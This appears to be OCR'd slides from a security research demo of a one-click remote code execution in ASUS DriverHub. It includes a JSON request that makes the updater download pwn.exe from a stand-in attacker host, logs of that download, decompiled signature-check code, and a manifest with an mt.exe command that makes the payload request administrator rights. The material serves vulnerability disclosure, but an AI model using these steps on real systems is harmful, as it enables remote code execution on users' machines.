
```
{
   "List": [
      {
         "Url": "//e.asus.com.pwn.local/pwn.exe",
         "Name": ""
      }
   ]
}
```

UpdateApp Analysis

```
PS C:\ProgramData\ASUS\AsusDriverHub\Log> Get-Content -path .\ADU_01_20250730135131.log -Wait -Tail 0
2025-07-30 14:00:30  RegQueryValueEx error
2025-07-30 14:00:30  [isOriginAllowed] Access-Control-Allow-Origin = driverhub.asus.com
2025-07-30 14:00:30  [isOriginAllowed] LOCAL_ADDR = 127.0.0.1
2025-07-30 14:00:30  [postUpdateApp] isOriginAllowed = True
2025-07-30 14:00:30  [postUpdateApp] ***** Entery *****
2025-07-30 14:00:30  [postUpdateApp] request body = {"List":[{"Url":"http://exploit.asus.com.pwn.local/pwn.exe","Name
2025-07-30 14:00:30  [updateAgent] Start Update
2025-07-30 14:00:30  [updateAgent] Filename = pwn.exe
2025-07-30 14:00:30  [updateAgent] Start URLDownloadToFile
2025-07-30 14:00:31  [updateAgent] URLDownloadToFile Success
2025-07-30 14:00:31  [updateAgent] C:\ProgramData\ASUS\AsusDriverHub\SupportTemp\pwn.exe is existed
2025-07-30 14:00:31  [updateAgent] C:\ProgramData\ASUS\AsusDriverHub\SupportTemp\pwn.exe, ASUS Signatured = FALSE
2025-07-30 14:00:31  [postUpdateApp] response content = Fail
2025-07-30 14:00:31  [postUpdateApp] ***** Exit *****
```

```
{
    int128_t s;
    __builtin_memset(&s, 0, 0x64);
    sub_14013c240(&s, 0x64, "%s", &s_1);
    _strlwr(&s);
    char result_2 = result_1;

    if (strcmp(&s, "ASUSTEK COMPUTER INC."))
        result_2 = 0;

    result = (uint64_t)result_2;
}

__security_check_cookie(rax_1 ^ &var_118);
```


ASUS DriverHub



ASUS DriverHub

1-click RCE DEMO

Asus DriverHub v1.0.4.9


New tab
Search the web
Windows PowerShell
PS C:\ProgramData\ASUS\AsusDriverHub\Log>

Running Elevated with a UAC / SxS Assembly Manifest


```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
    <trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
        <security>
            <requestedPrivileges>
                <requestedExecutionLevel level="requireAdministrator" uiAccess="false"/>
            </requestedPrivileges>
        </security>
    </trustInfo>
</assembly>
```

Running Elevated with a UAC / SxS Assembly Manifest


```
mt.exe \
   -manifest elevated.manifest \
   -outputresource:pwn.exe;#1
```

